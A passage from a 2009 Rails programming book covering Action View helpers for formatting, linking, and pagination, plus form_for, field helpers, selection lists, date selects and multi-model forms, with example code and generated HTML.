variable @page_title (which presumably gets set by the controller). If @page_title isn’t set, the template uses the text Pragmatic Store. The top of each view template might look like this: <h3><%= @page_title || "Pragmatic Store" %></h3> <!-- ... --> Report erratum this copy is (P1.0 printing, March 2009)
  • 515.
    H ELPERS FORF ORMATTING , L INKING , AND P AGINATION 515 We’d like to remove the duplication between templates. If the default name of the store changes, we don’t want to edit each view. So, let’s move the code that works out the page title into a helper method. Because we’re in the store controller, we edit the file store_helper.rb in app/helpers (as shown on the next page). module StoreHelper def page_title @page_title || "Pragmatic Store" end end Now the view code simply calls the helper method: <h3><%= page_title %></h3> <!-- ... --> (We might want to eliminate even more duplication by moving the rendering of the entire title into a separate partial template, shared by all the controller’s views, but we don’t talk about them until Section 23.9, Partial-Page Templates, on page 552.) 23.3 Helpers for Formatting, Linking, and Pagination Rails comes with a bunch of built-in helper methods, available to all views. In this section we’ll touch on the highlights, but you’ll probably want to look at the Action View RDoc for the specifics—there’s a lot of functionality in there. Formatting Helpers One set of helper methods deals with dates, numbers, and text. <%= distance_of_time_in_words(Time.now, Time.local(2005, 12, 25)) %> 248 days <%= distance_of_time_in_words(Time.now, Time.now + 33, false) %> 1 minute <%= distance_of_time_in_words(Time.now, Time.now + 33, true) %> half a minute <%= time_ago_in_words(Time.local(2004, 12, 25)) %> 116 days <%= number_to_currency(123.45) %> $123.45 <%= number_to_currency(234.56, :unit => "CAN$", :precision => 0) %> CAN$235 Report erratum this copy is (P1.0 printing, March 2009)
  • 516.
    H ELPERS FORF ORMATTING , L INKING , AND P AGINATION 516 <%= number_to_human_size(123_456) %> 120.6 KB <%= number_to_percentage(66.66666) %> 66.667% <%= number_to_percentage(66.66666, :precision => 1) %> 66.7% <%= number_to_phone(2125551212) %> 212-555-1212 <%= number_to_phone(2125551212, :area_code => true, :delimiter => " ") %> (212) 555 1212 <%= number_with_delimiter(12345678) %> 12,345,678 <%= number_with_delimiter(12345678, "_") %> 12_345_678 <%= number_with_precision(50.0/3) %> 16.667 The debug method dumps out its parameter using YAML and escapes the result so it can be displayed in an HTML page. This can help when trying to look at the values in model objects or request parameters. <%= debug(params) %> --- !ruby/hash:HashWithIndifferentAccess name: Dave language: Ruby action: objects controller: test Yet another set of helpers deals with text. There are methods to truncate strings and highlight words in a string. <%= simple_format(@trees) %> Formats a string, honoring line and paragraph breaks. You could give it the plain text of the Joyce Kilmer poem Trees, and it would add the HTML to format it as follows. <p> I think that I shall never see <br />A poem lovely as a tree.</p> <p>A tree whose hungry mouth is prest <br />Against the sweet earth’s flowing breast; </p> Report erratum this copy is (P1.0 printing, March 2009)
  • 517.
    H ELPERS FORF ORMATTING , L INKING , AND P AGINATION 517 <%= excerpt(@trees, "lovely", 8) %> ...A poem lovely as a tre... <%= highlight(@trees, "tree") %> I think that I shall never see A poem lovely as a <strong class="highlight">tree</strong>. A <strong class="highlight">tree</strong> whose hungry mouth is prest Against the sweet earth’s flowing breast; <%= truncate(@trees, :length => 20) %> I think that I sh... There’s a method to pluralize nouns. <%= pluralize(1, "person") %> but <%= pluralize(2, "person") %> 1 person but 2 people If you’d like to do what the fancy websites do and automatically hyperlink URLs and e-mail addresses, there are helpers to do that. There’s another that strips hyperlinks from text. Back on page 93, we saw how the cycle helper can be used to return the successive values from a sequence each time it’s called, repeating the sequence as necessary. This is often used to create alternating styles for the rows in a table or list. current_cycle and reset_cycle methods are also available. Finally, if you’re writing something like a blog site or you’re allowing users to add comments to your store, you could offer them the ability to create their text in Markdown (BlueCloth)2 or Textile (RedCloth)3 format. These are simple formatters that take text with very simple, human-friendly markup and convert it into HTML. If you have the appropriate libraries installed on your system,4 this text can be rendered into views using the markdown, word_wrap, textilize, and textilize_without_paragraph helper methods. Linking to Other Pages and Resources The ActionView::Helpers::AssetTagHelper and ActionView::Helpers::UrlHelper modules contain a number of methods that let you reference resources external to the current template. Of these, the most commonly used is link_to, which creates a hyperlink to another action in your application: <%= link_to "Add Comment" , :action => "add_comment" %> 2. http://bluecloth.rubyforge.org/ 3. http://www.whytheluckystiff.net/ruby/redcloth/ 4. If you use RubyGems to install the libraries, you’ll need to add an appropriate config.gem call to your environment.rb. Report erratum this copy is (P1.0 printing, March 2009)
  • 518.
    H ELPERS FORF ORMATTING , L INKING , AND P AGINATION 518 The first parameter to link_to is the text displayed for the link. The next is a hash specifying the link’s target. This uses the same format as the controller url_for method, which we discussed back on page 433. A third parameter may be used to set HTML attributes on the generated link: <%= link_to "Delete" , { :action => "delete" , :id => @product}, { :class => "dangerous" } %> This third parameter supports three additional options that modify the behav- ior of the link. Each requires JavaScript to be enabled in the browser. The :confirm option takes a short message. If present, JavaScript will be gener- ated to display the message and get the user’s confirmation before the link is followed: <%= link_to "Delete" , { :action => "delete" , :id => @product}, { :class => "dangerous" , :confirm => "Are you sure?" , :method => :delete} %> The :popup option takes either the value true or a two-element array of win- dow creation options (the first element is the window name passed to the JavaScript window.open method; the second element is the option string). The response to the request will be displayed in this pop-up window: <%= link_to "Help" , { :action => "help" }, :popup => ['Help' , 'width=200,height=150' ] %> The :method option is a hack—it allows you to make the link look to the appli- cation as if the request were created by a POST, PUT, or DELETE, rather than the normal GET method. This is done by creating a chunk of JavaScript that submits the request when the link is clicked—if JavaScript is disabled in the browser, a GET will be generated. <%= link_to "Delete" , { :controller => 'articles' , :id => @article }, :method => :delete %> The button_to method works the same as link_to but generates a button in a self-contained form, rather than a straight hyperlink. As we discussed in Sec- tion 22.6, The Problem with GET Requests, on page 505, this is the preferred method of linking to actions that have side effects. However, these buttons live in their own forms, which imposes a couple of restrictions: they cannot appear inline, and they cannot appear inside other forms. Rails has conditional linking methods that generate hyperlinks if some con- dition is met and just return the link text otherwise. link_to_if and link_to_unless Report erratum this copy is (P1.0 printing, March 2009)
  • 519.
    H ELPERS FORF ORMATTING , L INKING , AND P AGINATION 519 take a condition parameter, followed by the regular parameters to link_to. If the condition is true (for link_to_if) or false (for link_to_unless), a regular link will be created using the remaining parameters. If not, the name will be added as plain text (with no hyperlink). The link_to_unless_current helper is used to create menus in sidebars where the current page name is shown as plain text and the other entries are hyperlinks: <ul> <% %w{ create list edit save logout }.each do |action| -%> <li> <%= link_to_unless_current(action.capitalize, :action => action) %> </li> <% end -%> </ul> The link_to_unless_current helper may also be passed a block that is evaluated only if the current action is the action given, effectively providing an alterna- tive to the link. There also is a current_page helper method that simply tests whether the current request URI was generated by the given options. As with url_for, link_to and friends also support absolute URLs: <%= link_to("Help" , "http://my.site/help/index.html" ) %> The image_tag helper can be used to create <img> tags. The image size may be specified using a single :size parameter (of the form width xheight) or by explicitly giving the width and height as separate parameters: <%= image_tag("/images/dave.png" , :class => "bevel" , :size => "80x120" ) %> <%= image_tag("/images/andy.png" , :class => "bevel" , :width => "80" , :height => "120" ) %> If you don’t give an :alt option, Rails synthesizes one for you using the image’s filename. If the image path doesn’t start with a / character, Rails assumes that it lives under the /images directory. You can make images into links by combining link_to and image_tag: <%= link_to(image_tag("delete.png" , :size => "50x22" ), { :controller => "admin" , :action => "delete" , :id => @product}, { :confirm => "Are you sure?" , :method => :delete}) %> The mail_to helper creates a mailto: hyperlink that, when clicked, normally loads the client’s e-mail application. It takes an e-mail address, the name of the link, and a set of HTML options. Within these options, you can also use :bcc, :cc, :body, and :subject to initialize the corresponding e-mail fields. Finally, the Report erratum this copy is (P1.0 printing, March 2009)
  • 520.
    H ELPERS FORF ORMATTING , L INKING , AND P AGINATION 520 magic option :encode=>"javascript" uses client-side JavaScript to obscure the generated link, making it harder for spiders to harvest e-mail addresses from your site.5 <%= mail_to("support@pragprog.com" , "Contact Support" , :subject => "Support question from #{@user.name}" , :encode => "javascript" ) %> As a weaker form of obfuscation, you can use the :replace_at and :replace_dot options to replace the at sign and dots in the displayed name with other strings. This is unlikely to fool harvesters. The AssetTagHelper module also includes helpers that make it easy to link to stylesheets and JavaScript code from your pages and to create autodiscovery Atom feed links. We created a stylesheet link in the layouts for the Depot application, where we used stylesheet_link_tag in the head: Download depot_r/app/views/layouts/store.html.erb <%= stylesheet_link_tag "depot" , :media => "all" %> The stylesheet_include_tag method can also take a parameter named :all indicat- ing that all styles in the stylesheet directory will be included. Adding :recursive => true will cause Rails to include all styles in all subdirectories too. The javascript_include_tag method takes a list of JavaScript filenames (assumed to live in public/javascripts) and creates the HTML to load these into a page. In addition to :all and :defaults, javascript_include_tag accepts as a parameter the value :defaults, which acts as a shortcut and causes Rails to load the files pro- totype.js, effects.js, dragdrop.js, and controls.js, along with application.js if it exists. Use the latter file to add your own JavaScript to your application’s pages.6 An RSS or Atom link is a header field that points to a URL in our application. When that URL is accessed, the application should return the appropriate RSS or Atom XML: <html> <head> <%= auto_discovery_link_tag(:atom, :action => 'feed') %> </head> . . . Finally, the JavaScriptHelper module defines a number of helpers for working with JavaScript. These create JavaScript snippets that run in the browser to generate special effects and to have the page dynamically interact with our 5. But it also means your users won’t see the e-mail link if they have JavaScript disabled in their browsers. 6. Writers of plug-ins can arrange for their own JavaScript files to be loaded when an application specifies :defaults, but that’s beyond the scope of this book. Report erratum this copy is (P1.0 printing, March 2009)
  • 521.
    H ELPERS FORF ORMATTING , L INKING , AND P AGINATION 521 application. That’s the subject of a separate chapter, Chapter 24, The Web, v2.0, on page 563. By default, image and stylesheet assets are assumed to live in the images and stylesheets directories relative to the application’s public directory. If the path given to an asset tag method includes a forward slash, then the path is assumed to be absolute, and no prefix is applied. Sometimes it makes sense to move this static content onto a separate box or to different locations on the current box. Do this by setting the configuration variable asset_host: config.action_controller.asset_host = "http://media.my.url/assets" Pagination Helpers A community site might have thousands of registered users. We might want to create an administration action to list these, but dumping thousands of names to a single page is somewhat rude. Instead, we’d like to divide the output into pages and allow the user to scroll back and forth in these. As of Rails 2.0, pagination is no longer part of Rails; instead, this functionality is provided by a gem. You can add this gem to an existing application by adding the following to the end of config/environment.rb: Rails::Initializer.run do |config| config.gem 'mislav-will_paginate' , :version => '~> 2.3.2' , :lib => 'will_paginate' , :source => 'http://gems.github.com' end To install this gem (and any other missing gem dependencies), run this: sudo rake gems:install Now pagination is ready to use. Pagination works at the controller level and at the view level. In the controller, it controls which rows are fetched from the database. In the view, it displays the links necessary to navigate between different pages. Let’s start in the controller. We’ve decided to use pagination when displaying the list of users. In the controller, we declare a paginator for the users table: Download e1/views/app/controllers/pager_controller.rb def user_list @users = User.paginate :page => params[:page], :order => 'name' end Other than requiring a :page parameter, paginate works just like find—it just doesn’t fetch all of the records. paginate returns a PaginatedCollection proxy object paginator. This object can be used by our view to display the users, thirty at a time. The paginator knows which set of users to show by looking for a request parameter, by default called Report erratum this copy is (P1.0 printing, March 2009)
  • 522.
    H ELPERS FORF ORMATTING , L INKING , AND P AGINATION 522 page. If a request comes in with page=1, the proxy returns the first thirty users in the table. If page=2, the 31st through 60th users are returned. Alternately, you can use the :per_page option to specify a different number of records per page. Over in the view file user_list.html.erb, we display the users using a conventional loop, iterating over the @users collection created by the paginator. We use the pagination_links helper method to construct a nice set of links to other pages. By default, these links show the two page numbers on either side of the current page, along with the first and last page numbers. Download e1/views/app/views/pager/user_list.html.erb <table> <tr><th>Name</th></tr> <% for user in @users %> <tr><td><%= user.name %></td></tr> <% end %> </table> <hr/> <%= will_paginate @users %> <hr/> Navigate to the user_list action, and you’ll see the first page of names. Click the number 2 in the pagination links at the bottom, and the second page will appear. Pagination is not a complete solution for breaking up the display of large sets of data. Although it is often useful, as you become more experienced with Rails, you may well find yourself rolling your own. You can find more information on the will_paginate gem at http://github.com/ mislav/will_paginate/wikis. Report erratum this copy is (P1.0 printing, March 2009)
  • 523.
    H OW FORMS W ORK 523 myapp_controller.rb def edit @user = User.find(params[:id]) end edit.html.erb <% form_for :user, :url => { :action => 'save', :id => @user } do |f| %> <%= f.text_field 'name' %></p> <%= f.text_field 'country' %></p> The application receives a request <%= f.password_field 'password' %></p> to edit a user. It reads the data into ... a new User model object. <% end %> The edit.html.erb template is called. It uses the information in the user object to generate... <form action="/myapp/save/1234"> <input name="user[name]" ... > the HTML is sent to the browser. <input name="user[country]" ... > When the response is received... <input name="user[password]" ... > ... the parameters are extracted into a </form> nested hash. The save action uses the parameters to find the user record and update it. @params = { :id => 1234, :user => { :name => " ... ", :country => " ... ", def save :password => " ... " } user = User.find(params[:id]) } if user.update_attributes(params[:user]) ... end end Figure 23.1: Models, controllers, and views work together. 23.4 How Forms Work Rails features a fully integrated web stack. This is most apparent in the way that the model, controller, and view components interoperate to support cre- ating and editing information in database tables. In Figure 23.1, we can see how the various attributes in the model pass through the controller to the view, on to the HTML page, and back again into the model. The model object has attributes such as name, country, and password. The template uses helper methods (which we’ll discuss shortly) to construct an HTML form to let the user edit the data in the model. Note how the form fields are named. The country attribute, for example, is mapped to an HTML input field with the name user[country]. Report erratum this copy is (P1.0 printing, March 2009)
  • 524.
    F ORMS THAT W RAP M ODEL O BJECTS 524 When the user submits the form, the raw POST data is sent back to our appli- cation. Rails extracts the fields from the form and constructs the params hash. Simple values (such as the id field, extracted by routing from the form action) are stored as scalars in the hash. But, if a parameter name has brackets in it, Rails assumes that it is part of more structured data and constructs a hash to hold the values. Inside this hash, the string inside the brackets is used as the key. This process can repeat if a parameter name has multiple sets of brackets in it. Form parameters params id=123 { :id => "123" } user[name]=Dave { :user => { :name => "Dave" }} user[address][city]=Wien { :user => { :address => { :city => "Wien" }}} In the final part of the integrated whole, model objects can accept new attribute values from hashes, which allows us to say this: user.update_attributes(params[:user]) Rails integration goes deeper than this. Looking at the .html.erb file in Fig- ure 23.1, we can see that the template uses a set of helper methods to create the form’s HTML; these are methods such as form_for and text_field. In fact, Rails’ form support has something of a split personality. When you’re writing forms that map to database resources, you’ll likely use the form_for style of form. When you’re writing forms that don’t map easily to database tables, you’ll probably use the lower-level form_tag style. (In fact, this naming is consistent across most of the Rails form helper methods; a name ending with _tag is generally lower level than the corresponding name without _tag.) Let’s start by looking at the high-level, resource-centric form_for type of form. 23.5 Forms That Wrap Model Objects A form that wraps a single Active Record module should be created using the form_for helper. (Note that form_for goes inside a <%...%> construct, not <%=...%>.) <% form_for :user do |form| %> . . . <% end %> The first parameter does double duty. It tells Rails the name of the object being manipulated (:user in this case) and also the name of the instance variable that holds a reference to that object (@user). Thus, in a controller action that rendered the template containing this form, we might write this: def new @user = User.new end Report erratum this copy is (P1.0 printing, March 2009)
  • 525.
    F ORMS THAT W RAP M ODEL O BJECTS 525 The action that receives the form data back would use the name to select that data from the request parameters: def create @user = User.new(params[:user]) ... end If for some reason the variable containing the model object is not named after the model’s class, we can give the variable as an optional second argument to form_for: <% form_for :user, @account_holder do |form| %> . . . <% end %> People first using form_for are often tripped up by the fact that it should not be used in an ERb substitution block. You should write this: <% form_for :user, @account_holder do |form| %> and not the variant with the equals sign shown next: <%= form_for :user, @account_holder do |form| %><!-- DON'T DO THIS --> form_for takes a hash of options. The two most commonly used options are :url and :html. The :url option takes the same fields that you can use in the url_for and link_to methods. It specifies the URL to be invoked when the form is submitted. <% form_for :user, :url => { :action => :create } %> . . . It also works with named routes (and this ought to be the way you use it). If we don’t specify a :url option, form_for posts the form data back to the origi- nating action: <% form_for :user, :url => users_url %> . . . The :html option lets us add HTML attributes to the generated form tag: <% form_for :product, :url => { :action => :create, :id => @product }, :html => { :class => "my_form" } do |form| %> As a special case, if the :html hash contains :multipart => true, the form will return multipart form data, allowing it to be used for file uploads (see Section 23.8, Uploading Files to Rails Applications, on page 544). We can use the :method parameter in the :html options to simulate using some- thing other than POST to send the form data: <% form_for :product, :url => { :action => :create, :id => @product }, :html => { :class => "my_form" , :method => :put } do |form| %> Report erratum this copy is (P1.0 printing, March 2009)
  • 526.
    F ORMS THAT W RAP M ODEL O BJECTS 526 Field Helpers and form_for form_for takes a block (the code between it and the <% end %>). It passes this block a form builder object. Inside the block we can use all the normal mixture of HTML and ERb available anywhere in a template. But, we can also use the form builder object to add form elements. As an example, here’s a simple form that captures new product information: Download e1/views/app/views/form_for/new.html.erb <% form_for :product, :url => { :action => :create } do |form| %> <p>Title: <%= form.text_field :title, :size => 30 %></p> <p>Description: <%= form.text_area :description, :rows => 3 %></p> <p>Image URL: <%= form.text_field :image_url %></p> <p>Price: <%= form.text_field :price, :size => 10 %></p> <%= form.select :title, %w{ one two three } %> <p><%= submit_tag %></p> <% end %> The significant thing here is the use of form builder helpers to construct the HTML <input> tags on the form. When we create a template containing some- thing like this: <% form_for :product, :url => { :action => :create } do |form| %> <p> Title: <%= form.text_field :title, :size => 30 %> </p> Rails will generate HTML like this: <form action="/form_for/create" method="post"> <p> Title: <input id="product_title" name="product[title]" size="30" type="text" /> </p> Notice how Rails has automatically named the input field after both the name of the model object (product) and the name of the field (title). Rails provides helper support for text fields (regular, hidden, password, and text areas), radio buttons, and checkboxes. (It also supports <input> tags with type="file", but we’ll discuss these in Section 23.8, Uploading Files to Rails Applications, on page 544.) All form builder helper methods take at least one parameter: the name of the attribute in the model to be queried when setting the field value. When we say this: <% form_for :product, :url => { :action => :create } do |form| %> <p> Title: <%= form.text_field :title, :size => 30 %> </p> Rails will populate the <input> tag with the value from @product.title. The name parameter may be a string or a symbol; idiomatic Rails uses symbols. Report erratum this copy is (P1.0 printing, March 2009)
  • 527.
    F ORMS THAT W RAP M ODEL O BJECTS 527 All helpers also take an options hash, typically used to set the class of the HTML tag. This is normally the optional second parameter; for radio buttons, it’s the third. However, keep reading before you go off designing a complicated scheme for using classes and CSS to flag invalid fields. As we’ll see later, Rails makes that easy. Text Fields form.text_field(:attribute, options) form.hidden_field(:attribute, options) form.password_field(:attribute, options) Constructs an <input> tag of type text, hidden, or password, respectively. The default contents will be taken from @variable.attribute. Common options include :size => "nn" and :maxlength => "nn". Text Areas form.text_area(:attribute, options) Constructs a two-dimensional text area (using the HTML <textarea> tag). Common options include :cols => "nn" and :rows => "nn". Radio Buttons form.radio_button(:attribute, tag_value, options) Creates a radio button. Normally there will be multiple radio buttons for a given attribute, each with a different tag value. The one whose tag value matches the current value of the attribute will be selected when the buttons are displayed. If the user selects a different radio button, the value of its tag will be stored in the field. Checkboxes form.check_box(:attribute, options, on_value, off_value) Creates a checkbox tied to the given attribute. It will be checked if the attribute value is true or if the attribute value when converted to an integer is nonzero. The value subsequently returned to the application is set by the third and fourth parameters. The default values set the attribute to "1" if the checkbox is checked and to "0" otherwise. Note that because browsers won’t send unchecked check boxes on requests, Rails will also generate a hidden field with the same name as the checkbox, placing it before the checkbox so that browsers will send the checkbox instead if it is set. This approach is effective only if the checkbox is not an array-like parameter. In such cases, you may need to either explicitly check for this con- dition in the params array or simply empty the target array attribute separately before calling a method such as update_attributes. Report erratum this copy is (P1.0 printing, March 2009)
  • 528.
    F ORMS THAT W RAP M ODEL O BJECTS 528 Selection Lists Selection lists are those drop-down list boxes with the built-in artificial intel- ligence that guarantees the choice you want can be reached only by scrolling past everyone else’s choice. Selection lists contain a set of choices. Each choice has a display string and an optional value attribute. The display string is what the user sees, and the value attribute is what is sent back to the application if that choice is selected. For regular selection lists, one choice may be marked as being selected; its display string will be the default shown to the user. For multiselect lists, more than one choice may be selected, in which case all of their values will be sent to the application. A basic selection list is created using the select helper method: form.select(:attribute, choices, options, html_options) The choices parameter populates the selection list. The parameter can be any enumerable object (so arrays, hashes, and the results of database queries are all acceptable). The simplest form of choices is an array of strings. Each string becomes a choice in the drop-down list, and if one of them matches the current value of @variable.attribute, it will be selected. (These examples assume that @user.name is set to Dave.) Download e1/views/app/views/test/select.html.erb <% form_for :user do |form| %> <%= form.select(:name, %w{ Andy Bert Chas Dave Eric Fred }) %> <% end %> This generates the following HTML: <select id="user_name" name="user[name]"> <option value="Andy">Andy</option> <option value="Bert">Bert</option> <option value="Chas">Chas</option> <option value="Dave" selected="selected">Dave</option> <option value="Eric">Eric</option> <option value="Fred">Fred</option> </select> If the elements in the choices argument each respond to first and last (which will be the case if each element is itself an array), the selection will use the first value as the display text and the last value as the internal key: Download e1/views/app/views/test/select.html.erb <%= form.select(:id, [ ['Andy', 1], ['Bert', 2], ['Chas', 3], ['Dave', 4], ['Eric', 5], ['Fred', 6]]) %> Report erratum this copy is (P1.0 printing, March 2009)
  • 529.
    F ORMS THAT W RAP M ODEL O BJECTS 529 The list displayed by this example will be identical to that of the first, but the values it communicates back to the application will be 1, or 2, or 3, or..., rather than Andy, Bert, or Chas. The HTML generated is as follows: <select id="user_id" name="user[id]"> <option value="1">Andy</option> <option value="2">Bert</option> <option value="3">Chas</option> <option value="4" selected="selected">Dave</option> <option value="5">Eric</option> <option value="6">Fred</option> </select> Finally, if you pass a hash as the choices parameter, the keys will be used as the display text and the values as the internal keys. Because it’s a hash, you can’t control the order of the entries in the generated list. Applications commonly need to construct selection boxes based on informa- tion stored in a database table. One way of doing this is by having the model’s find method populate the choices parameter. Although we show the find call adjacent to the select in this code fragment, in reality the find would probably be either in the controller or in a helper module. Download e1/views/app/views/test/select.html.erb <%= @users = User.find(:all, :order => "name" ).map {|u| [u.name, u.id] } form.select(:name, @users) %> Note how we take the result set and convert it into an array of arrays, where each subarray contains the name and the id. A higher-level way of achieving the same effect is to use collection_select. This takes a collection, where each member has attributes that return the display string and key for the options. In this example, the collection is a list of user model objects, and we build our select list using those models’ id and name attributes. Download e1/views/app/views/test/select.html.erb <%= @users = User.find(:all, :order => "name" ) form.collection_select(:name, @users, :id, :name) %> Grouped Selection Lists Groups are a rarely used but powerful feature of selection lists. You can use them to give headings to entries in the list. In Figure 23.2, on the next page, we can see a selection list with three groups. The full selection list is represented as an array of groups. Each group is an object that has a name and a collection of suboptions. In the following Report erratum this copy is (P1.0 printing, March 2009)
  • 530.
    F ORMS THAT W RAP M ODEL O BJECTS 530 Figure 23.2: Select list with grouped options example, we’ll set up a list containing shipping options, grouped by speed of delivery. We’ll create a nondatabase model called Shipping that encapsulates the shipping options. In it we’ll define a structure to hold each shipping option and a class that defines a group of options. We’ll initialize this statically (in a real application you’d probably drag the data in from a table). Download e1/views/app/models/shipping.rb class Shipping ShippingOption = Struct.new(:id, :name) class ShippingType attr_reader :type_name, :options def initialize(name) @type_name = name @options = [] end def <<(option) @options << option end end ground = ShippingType.new("SLOW" ) ground << ShippingOption.new(100, "Ground Parcel" ) ground << ShippingOption.new(101, "Media Mail" ) regular = ShippingType.new("MEDIUM" ) regular << ShippingOption.new(200, "Airmail" ) regular << ShippingOption.new(201, "Certified Mail" ) priority = ShippingType.new("FAST" ) priority << ShippingOption.new(300, "Priority" ) priority << ShippingOption.new(301, "Express" ) OPTIONS = [ ground, regular, priority ] end Report erratum this copy is (P1.0 printing, March 2009)
  • 531.
    F ORMS THAT W RAP M ODEL O BJECTS 531 In the view we’ll create the selection control to display the list. There isn’t a high-level wrapper that both creates the <select> tag and populates a grouped set of options, and there isn’t a form builder helper, so we have to use the (amazingly named) option_groups_from_collection_for_select method. This takes the collection of groups, the names of the accessors to use to find the groups and items, and the current value from the model. We put this inside a <select> tag that’s named for the model and attribute: Download e1/views/app/views/test/select.html.erb <label for="order_shipping_option">Shipping: </label> <select name="order[shipping_option]" id="order_shipping_option"> <%= option_groups_from_collection_for_select(Shipping::OPTIONS, :options, :type_name, # <- groups :id,:name, # <- items @order.shipping_option) %> </select> Finally, some high-level helpers make it easy to create selection lists for coun- tries and time zones. See the Rails API documentation for details. Date and Time Fields form.date_select(:attribute, options) form.datetime_select(:attribute, options) select_date(date = Date.today, options) select_day(date, options) select_month(date, options) select_year(date, options) select_datetime(time = Time.now, options) select_hour(time, options) select_minute(time, options) select_second(time, options) select_time(time, options) There are two sets of date selection widgets. The first set, date_select and date- time_select, works with date and datetime attributes of Active Record models. The second set, the select_xxx variants, also works well without Active Record support. Report erratum this copy is (P1.0 printing, March 2009)
  • 532.
    F ORMS THAT W RAP M ODEL O BJECTS 532 We can see some of these methods in action here: The select_xxx widgets are by default given the names date[xxx], so in the con- troller you could access the minutes selection as params[:date][:minute]. You can change the prefix from date using the :prefix option, and you can disable adding the field type in square brackets using the :discard_type option. The :include_blank option adds an empty option to the list. The select_minute method supports the :minute_step => nn option. Setting it to 15, for example, would list just the options 0, 15, 30, and 45. The select_month method normally lists month names. To show month num- bers as well, set the option :add_month_numbers => true. To display only the numbers, set :use_month_numbers => true. The select_year method by default lists from five years before to five years after the current year. This can be changed using the :start_year => yyyy and :end_year => yyyy options. date_select and datetime_select create widgets to allow the user to set a date (or datetime) in Active Record models using selection lists. The date stored in @variable.attribute is used as the default value. The display includes sep- arate selection lists for the year, month, day (and hour, minute, second). Select lists for particular fields can be removed from the display by setting the options :discard_month => 1, :discard_day => 1, and so on. Only one discard option is required—all lower-level units are automatically removed. The order of field display for date_select can be set using the :order => [ symbols,... ] option, where the symbols are :year, :month, and :day. In addition, all the options from the select_xxx widgets are supported. Labels form.label(:object, :method, 'text' , options) Returns a label tag tailored for labeling an input field for a specified attribute (identified by :method) on an object assigned to the template (identified by :object). The text of label will default to the attribute name unless you specify Report erratum this copy is (P1.0 printing, March 2009)
  • 533.
    F ORMS THAT W RAP M ODEL O BJECTS 533 it explicitly. Additional options on the label tag can be passed as a hash with options. Field Helpers Without Using form_for So far we’ve seen the input field helpers used in the context of a form_for block; each is called on the instance of a form builder object passed to the block. However, each has an alternate form that can be called without a form builder. This form of the helpers takes the name of the model object as a mandatory first parameter. So, for example, if an action set up a user object like this: def edit @user = User.find(params[:id]) end we could use form_for like this: <% form_for :user do |form| %> Name: <%= form.text_field :name %> ... The version using the alternate helper syntax would be as follows: <% form_for :user do |form| %> Name: <%= text_field :user, :name %> ... These style of helpers are going out of fashion for general forms. However, we may still need them when we construct forms that map to multiple Active Record objects. Multiple Models in a Form So far, we’ve used form_for to create forms for a single model. How can it be used to capture information for two or more models on a single web form? One problem is that form_for does two things. First, it creates a context (the Ruby block) in which the form builder helpers can associate HTML tags with model attributes. Second, it creates the necessary <form> tag and associated attributes. This latter behavior means we can’t use form_for to manage two model objects, because that would mean there were two independent forms on the browser page. Enter the fields_for helper. This creates the context to use form builder helpers, associating them with some model object, but it does not create a separate form context. Using this, we can embed fields for one object within the form for another. For example, a product might have ancillary information associated with it— information that we wouldn’t typically use when displaying the catalog. Report erratum this copy is (P1.0 printing, March 2009)
  • 534.
    F ORMS THAT W RAP M ODEL O BJECTS 534 Rather than clutter the products table, we’ll keep it in an ancillary details table: Download e1/views/db/migrate/004_create_details.rb class CreateDetails < ActiveRecord::Migration def self.up create_table :details do |t| t.integer :product_id t.string :sku t.string :manufacturer end end def self.down drop_table :details end end The model is equally trivial: Download e1/views/app/models/detail.rb class Detail < ActiveRecord::Base belongs_to :product validates_presence_of :sku end The view uses form_for to capture the fields for the product model and uses a fields_for call within that form to capture the details model data: Download e1/views/app/views/products/new.html.erb <% form_for :product, :url => { :action => :create } do |form| %> <%= error_messages_for :product %> Title: <%= form.text_field :title %><br/> Description: <%= form.text_area :description, :rows => 3 %><br/> Image url: <%=form.text_field :image_url %><br/> <fieldset> <legend>Details...</legend> <%= error_messages_for :details %> <% fields_for :details do |detail| %> SKU: <%= detail.text_field :sku %><br/> Manufacturer: <%= detail.text_field :manufacturer %> <% end %> </fieldset> <%= submit_tag %> <% end %> We can look at the generated HTML to see this in action: <form action="/products/create" method="post"> Title: <input id="product_title" name="product[title]" size="30" type="text" /><br/> Description: <textarea cols="40" id="product_description" name="product[description]" rows="3" ></textarea><br/> Report erratum this copy is (P1.0 printing, March 2009)
  • 535.
    F ORMS THAT W RAP M ODEL O BJECTS 535 Image url: <input id="product_image_url" name="product[image_url]" size="30" type="text" /><br/> <fieldset> <legend>Details...</legend> SKU: <input id="details_sku" name="details[sku]" size="30" type="text" /><br/> Manufacturer: <input id="details_manufacturer" name="details[manufacturer]" size="30" type="text" /> </fieldset> <input name="commit" type="submit" value="Save changes" /> </form> Note how the fields for the details model are named appropriately, ensuring their data will be returned in the correct subhash of params. The new action, called to render this form initially, simply creates two new model objects: Download e1/views/app/controllers/products_controller.rb def new @product = Product.new @details = Detail.new end The create action is responsible for receiving the form data and saving the models back into the database. It is considerably more complex than a single model save. This is because it has to take into account two factors: • If either model contains invalid data, neither model should be saved. • If both models contain validation errors, we want to display the messages from both—that is, we don’t want to stop checking for errors if we find problems in one model. Our solution uses transactions and an exception handler: Download e1/views/app/controllers/products_controller.rb def create @product = Product.new(params[:product]) @details = Detail.new(params[:details]) Product.transaction do @product.save! @details.product = @product @details.save! redirect_to :action => :show, :id => @product end Report erratum this copy is (P1.0 printing, March 2009)
  • 536.
    F ORMS THAT W RAP M ODEL O BJECTS 536 rescue ActiveRecord::RecordInvalid => e @details.valid? # force checking of errors even if products failed render :action => :new end This should be more than enough to get you started. For those who need more, see Recipe 13 in Advanced Rails Recipes [Cla08]. Error Handling and Model Objects The various helper widgets we’ve seen so far in this chapter know about Active Record models. They can extract the data they need from the attributes of model objects, and they name their parameters in such a way that models can extract them from request parameters. The helper objects interact with models in another important way; they are aware of the errors structure held within each model and will use it to flag attributes that have failed validation. When constructing the HTML for each field in a model, the helper methods invoke that model’s errors.on(field) method. If any errors are returned, the gen- erated HTML will be wrapped in <div> tags with class="fieldWithErrors". If you apply the appropriate stylesheet to your pages (we saw how on page 520), you can highlight any field in error. For example, the following CSS snippet, taken from the stylesheet used by the scaffolding-generated code, puts a red border around fields that fail validation: .fieldWithErrors { padding: 2px; background-color: red; display: table; } As well as highlighting fields in error, you’ll probably also want to display the text of error messages. Action View has two helper methods for this. error_message_on returns the error text associated with a particular field: <%= error_message_on(:product, :title) %> The scaffold-generated code uses a different pattern; it highlights the fields in error and displays a single box at the top of the form showing all errors in the form. It does this using error_messages_for, which takes the model object as a parameter: <%= error_messages_for(:product) %> Report erratum this copy is (P1.0 printing, March 2009)
  • 537.
